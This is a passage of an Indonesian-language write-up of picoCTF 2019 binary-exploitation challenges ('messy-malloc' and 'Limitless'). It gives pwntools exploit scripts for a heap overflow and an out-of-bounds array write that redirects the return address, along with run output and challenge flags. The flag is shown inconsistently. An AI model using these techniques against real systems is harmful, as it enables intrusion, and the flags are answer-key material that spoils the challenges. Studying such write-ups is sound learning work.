    payload += "A" * 8 # isi username
    payload += "ROOT_ACCESS_CODE" # overwrite accescode, heap dimulai dari
    # address variable u di fungsi login

    login(32, payload) # size(malloc) 32, bebas berapapun secukupnya agar
    # dapat mengoverwrite mengisi chunk dari access code
    p.sendlineafter("> ", "logout")
    login(16, "Gladys") # size bebas karena hanya akan berisi sebuah
    # address nantinya
    p.sendlineafter("> ", "print-flag")
    p.interactive()

if __name__ == "__main__":
    exploit()
```

Exploit kami melakukan overflow dari variable username sehingga dapat mengisi chunk dari **access_code**. Namun setelah dan mengisi chunk dari **access_code** kita harus logout, karena **\$rax+0x8** bukanlah letak dari **access_code** kita seperti yang kita lihat di analisis gdb diatas. Sehingga kita pun harus melakukan logout dulu kemudian login kembali untuk memanggil fungsi **print-flag**.

Tinggal jalankan scriptnya

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/messy-malloc] on git:master x 226e64f "Updated"
0:32:15 > python exploit.py
[+] Opening connection to 2019shell1.picoctf.com on port 49920: Done
[*] Switching to interactive mode
picoCTF{g0ttA_cl3aR_y0uR_m4110c3d_m3m0rY_64bcc6a3}
[+] You have successfully hacked the server! Here's your code:
[+] Gladys")
Enter your command: print(flag)
[Gladys]> $
```

Flag

picoCTF{g0ttA_cl3aR_y0uR_m4110c3d_m3m0rY_64bcc6a3}

Limitless

Cara Pengerjaan

Diberikan binary dengan detail sebagai berikut


```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/limitless] on git:master x 226e64f "Updated"
20:15:28 > file vuln && checksec vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for
GNU/Linux 3.2.0, BuildID[sha1]=7ed73ab62c267a87c541fab3867332509bfd03a1, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/limitless/vuln'
  Arch: i386-32-little
  RELRO: Partial RELRO
  Stack: No canary found
  NX: NX enabled
  PIE: No PIE
```

Kali ini binary tidak diberikan dengan source code sehingga analisis kami lakukan dengan menggunakan gdb dan run langsung programnya.

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/limitless] on git:master x 226e64f "Updated"
20:17:29 > ./vuln
Input the integer value you want to put in the array
1
Input the index in which you want to put the value
2
```

Terlihat bahwa yang dilakukan oleh program adalah menerima value yang akan dimasukkan ke sebuah array melalui input user, kemudian program meminta index array yang di-inputkan oleh user. Yang menarik adalah dimana index array-nya tidak difilter sehingga terdapat bug **Array Index Out of Bounds** yang artinya kita dapat leak isi stack.

Kemudian untuk memastikan binary memiliki fungsi-fungsi yang mencurigakan, kami mengeceknya di **IDA PRO**. Berikut merupakan isi dari fungsi-fungsi binary tersebut



Terdapat fungsi yang menarik perhatian kami yaitu fungsi **win** yang jika di-decompile merupakan fungsi untuk print flag. Berikut merupakan detail fungsinya

```
IDA View-A | Pseudocode-A | HexView-1 | Structures
1 int win()
2 {
3     char s; // [esp+Ch] [ebp-8Ch]
4     FILE *stream; // [esp+8Ch] [ebp-Ch]
5
6     stream = fopen("flag.txt", (const char *)&unk_8048790);
7     fgets(&s, 128, stream);
8     puts(&s);
9     return fflush(stdout);
10 }
```

Setelah kami memiliki informasi yang cukup, kami-pun memiliki ide dengan alur sebagai berikut:

1. Melakukan overwrite return address dengan memanfaatkan bug **Array Index Out of Bounds**
2. mengganti return address dengan fungsi **win** yang disediakan di binary

Berikut merupakan kode exploit yang kami buat

Exploit

```
from pwn import *
```

```

def exploit():
    p = process("./vuln")
    binary = ELF("vuln")
    win = binary.symbols["win"]
    zero_edx = 3816 #index 3816 for 0 edx
    padding_ret_addr = 0xffffc44c / 4
    evil = zero_edx + padding_ret_addr

    log.info("Win address : 0x{0:x}".format(win))
    log.info("Index to overwrite : {}".format(evil))

    p.sendlineafter("array\n\n", str(win))
    p.sendlineafter("value\n\n", str(evil))
    p.interactive()

if __name__ == "__main__":
    exploit()

```

Exploit yang kami buat melakukan overwrite ke fungsi **win** pada index dimana **return address** berada. Untuk mencari paddingnya kami melakukan sedikit perhitungan matematika dimana untuk mencapai 0(0xffffffff) pada **edx** adalah value **3816**. Dan rumus untuk mencari padding **ret addr** adalah **(ret_addr / 4) + 3816**.

Jalankan exploitnya dan ambil flagnya

```

[+] Connecting to 2019shell1.picoctf.com on port 22: Done
[*] Chaa0@2019shell1.picoctf.com:
    Distro: Ubuntu 18.04
    OS: linux
    Arch: amd64
    Version: 4.15.0
    ASLR: Enabled
[+] Starting remote process 'vuln' on 2019shell1.picoctf.com: pid 3633399
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/limitless/vuln'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
[*] Win address : 0x80485c6
[*] Index to overwrite : 1073741819
[*] Switching to interactive mode
picoCTF{strInG_CH3353_5243a217}
[*] Got EOF while reading in interactive
$

```

Flag

```
picoCTF{string_CH3353_5243a217}
```